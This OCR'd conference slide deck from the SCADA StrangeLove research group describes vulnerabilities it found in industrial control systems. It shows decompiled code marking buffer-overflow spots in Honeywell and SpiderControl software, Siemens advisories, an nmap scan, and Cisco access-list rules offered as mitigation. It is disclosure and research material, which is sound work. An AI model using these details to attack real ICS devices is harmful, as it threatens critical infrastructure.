SCADA STRANGELOVE

ATTACKING SCADA SYSTEMS: STORY OF SCADASTRANGELOVE

Sergey Gordeychik
Aleksandr Timorin
Gleb Gritsai

*All pictures are taken from Dr Strangelove movie and other Internets

whoami

Aleksandr Timorin lifecycle:

- Studied mathematics (OMG!)
- Python developer
- Penetration tester
- ICS security researcher:
  - Industrial protocols fan and 0-day PLC hunter
  - SCADAStrangeLove team member


atimorin

atimorin@protonmail.ch

AGENDA

- WWW: who are we, why are we and what are we for ?
- Milestone
- Projects:
  - Past
  - Present
  - Future
- Results

www



@scadasl

- Group of security researchers focused on ICS/SCADA

Alexander Timorin
Alexander Tlyapov
Alexander Zaitsev
Alexey Osipov
Andrey Medov
Artem Chaykin
Denis Baranov
Dmitry Efanov
Dmitry Nagibin
Dmitry Serebryannikov
Dmitry Sklyarov
Evgeny Ermakov
Gleb Gritsai
Ilya Karpov
Ivan Poliyanchuk
Kirill Nesterov
Roman Ilin
Sergey Bobrov
Sergey Drozdov
Sergey Gordeychik
Sergey Scherbel
Timur Yunusov
Valentin Shilnenkov
Vladimir Kochetkov
Vyacheslav Egoshin
Yuri Goltsev
Yuriy Dyachenko

---

to save Humanity from industrial disaster

and to keep Purity Of Essence

WWW

- We work for community and as community

WWW

Since Stuxnet (2010) ICS industry especially security has been warned.

WWW

- ICS is everywhere
- Old technologies without classic and modern security principles
- ICS networks “isolated”, but connected to other nets, other nets connected to Internet
- Sometimes (shodan/censys/zmap/masscan proved) ICS devices connected to the Internet directly
- Hacking ICS without money does not attract evil guy
- Engineers tend to say “this works for a long period of time! Don’t touch it!”

WWW

- But reality shows us that evil guys touch them and ICS so tender
- We was worried about it.
- We didn’t accept this approach.
- We decided to change situation.
- Then SCADASTRANGELOVE was born

WWW

Peace is our profession!

WWW

- As a group of researchers we work in different companies
- Not only one company with private atmosphere
- Everybody can be a member

WWW

Members has their own projects but still contributing to long-term projects #SCADAPASS and #SCADASOS

WWW

- We regularly give a talks worldwide in security conferences: CCC, Power of Community, CodeBlue, PacSec, PHDays, Zeronights, Confidence, Hack.lu ...
- We show and share our results with community
- We share researches of our projects
- We share toolkits, scripts, dorks, analytics and statistics

Milestone

- 2012: only 4 members
- From 2013 to 2016: over 30 members
- Over 100 0-dayz
- Tons of vulnerabilities: binary, web, default credentials and so on
- Different industries: from transportation to renewable energy

Milestone

Vulnerabilities:

- Memory errors
- Cryptofails
- Web
- Special “features” (aka backdoors)
- Default and hardcoded credentials
- Industrial protocols
- Fun but non-profit

Milestone

Vulnerabilities:

- Siemens
- General electric
- Schneider electric
- Yokogawa
- Honeywell
- Abb
- Advantech
- etc

Milestone

Vulnerabilities:

- Server/client scada software
- PLC, HMI, RTU
- Protective relays, actuators, converters
- Smart meters, data concentrators
- Network switches, gateways
- Gsm/gprs modems
- etc

Input validation: Buffer overflow

- Honeywell EPKS, CVE-2014-9189


```
len = 2 * *(_WORD *)buffer3;
[redacted]r((char *)String, buffer3 + 2, len, 0);
```

```
uchar_t String[80]; // [sp+16Ch] [bp-134h]@1
```

```
signed int __cdecl [redacted]r(char *dst, char *src, int inSize, int a4)
{
  signed int result; // eax@2
  int v5; // edx@3
  char *ptr; // ecx@4
  unsigned int v8; // eax@5

  if ( [redacted]alize(&dword_5[redacted], sub_48[redacted]) )
  {
    result = -1;
  }
  else
  {
    v5 = 0;
    if ( inSize > 0 )
    {
      ptr = src;
      do
      {
        LOBYTE(v8) = *(&byte_5[redacted][4 * (unsigned __int8)*ptr] + *ptr + v5);
        ptr[dst - src] = v8;
        if ( a4 )
          v8 = (unsigned __int8)*ptr;
        else
          v8 = (unsigned __int8)v8;
        v5 = (signed int)v8 % 5;
        ++ptr;
        --inSize;
      }
      while ( inSize );
```

Input validation: Buffer overflow (2)

- Honeywell EPKS, CVE-2014-9187



Input validation: God help us all

- cb is a buffer size

Input validation: Buffer overflow

- SpiderControl SCADA Web Server, stack-based bof, CVE-2015-1001

```
else
{
  strncpy((char *)&request->cookie, p + 8, line_length - 10);
  *((_BYTE *)&request->field_48 + line_length + 2) = 0;
}
```

Se ha encontrado un problema y Windows ha sido apagado para evitar daños al equipo.

El usuario final generó manualmente el volcado de bloqueo.

Si esta es la primera vez que ve esta pantalla de error de detención, reinicie su equipo. Si esta pantalla aparece otra vez, siga los siguientes pasos:

Compruebe que cualquier hardware o software está correctamente instalado. Si es una nueva instalación, contacte con su proveedor de hardware o software para obtener actualizaciones de Windows que pueda necesitar.

Si los problemas continúan, deshabilite o elimine cualquier nuevo hardware o software instalado. Deshabilite las opciones de memoria de la BIOS como caché o vigilancia. Si necesita utilizar el modo a prueba de errores para quitar o deshabilitar componentes, reinicie su equipo, presione F8 para seleccionar opciones de inicio avanzadas y, a continuación, seleccione modo a prueba de errores.

Información técnica:

*** STOP: 0x000000E2 (0x00000000,0x00000000,0x00000000,0x00000000)

Empezando el volcado de memoria física
Descarga de memoria física completa.
Póngase en contacto con su administrador de sistema o grupo de soporte técnico para obte

RCE?

to get firmware?
to get debug symbols?
to debug?
..PowerPC
no “operation system”

SSA-630413: Vulnerabilities in SIPROTEC 4

Vulnerability 1 (CVE-2016-7112)

Attackers with network access to the device's web interface (port 80/tcp) could possibly circumvent authentication and perform certain administrative operations.

CVSS v3.0 Base Score	5.3
CVSS v3.0 Vector	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Vulnerability 2 (CVE-2016-7113)


Specially crafted packets sent to port 80/tcp could cause the affected device to go into defect mode.


CVSS v3.0 Base Score	5.3
CVSS v3.0 Vector	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

Vulnerability 3 (CVE-2016-7114)

Attackers with network access to the device's web interface (port 80/tcp) could possibly circumvent authentication and perform certain administrative operations. A legitimate user must be logged into the web interface for the attack to be successful.


CVSS v3.0 Base Score	4.3
CVSS v3.0 Vector	CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N



Terminal - user@nesterovk-nb:/home/user
File Edit View Terminal Tabs Help
user@nesterovk-nb ~ 16:10:09
$ nmap -T4 -F 192.168.0.42



Code vulnerabilities


- Siemens SIPROTEC 7SJ64 (protective relay) XSS





Code vulnerabilities

- Siemens WinCC



SSA-223158: Multiple Vulnerabilities in WinCC 7.0 SP3

Publishing Date	2012-06-05
Last Update	2012-06-05
Current Version	V1.0
CVSS Overall Score	5.3

Summary:

Several vulnerabilities in the web server and the web application of WinCC 7.0 SP3 were discovered recently. These vulnerabilities include:

- X-Path Injection in two web applications
- Directory Traversal in two web applications
- Buffer overflow allowing a denial-of-service attack in WinCC DiagAgent web server
- Reflected Cross-Site Scripting in two web applications
- Open redirect in one web application

There are several mitigating factors (see below for details).

All of these weaknesses except the buffer overflow are closed with the Update 2 for WinCC V7.0 SP3. The buffer overflow was not fixed, because the vulnerable DiagAgent is turned off by default and will not be distributed or supported anymore. See below for alternatives.

AFFECTED PRODUCTS

- WinCC 7.0 SP3

Story of CVE-2013-3957

National Cyber Awareness System

Vulnerability Summary for CVE-2013-3957

Original release date: 06/14/2013

Last revised: 06/17/2013

Source: US-CERT/NIST


Overview

SQL injection vulnerability in the login screen in the Web Navigator in Siemens WinCC before 7.2 Update 1, as used in SIMATIC PCS7 8.0 SP1 and earlier and other products, allows remote attackers to execute arbitrary SQL commands via unspecified vectors.

Cisco for the rescue!


```
!-- The following vulnerability-specific access control entries
!-- (ACEs) can aid in identification of attacks against these vulnerabilities
!
access-list 150 deny tcp any 192.168.60.0 0.0.0.255 eq 80
access-list 150 deny tcp any 192.168.60.0 0.0.0.255 eq 443
```

WinCC SCADA-Clients?




WinCCExplorer.exe/PdlRt.exe


Create and use your own security features
Instead of standard features – that's
A bad idea!

Hardcoded secrets

- Hardcodes are for protocols with auth: SNMP, telnet, HTTP, etc.
- You can hardcode keys, certificates, passwords
- SMA Sunny WebBox




```
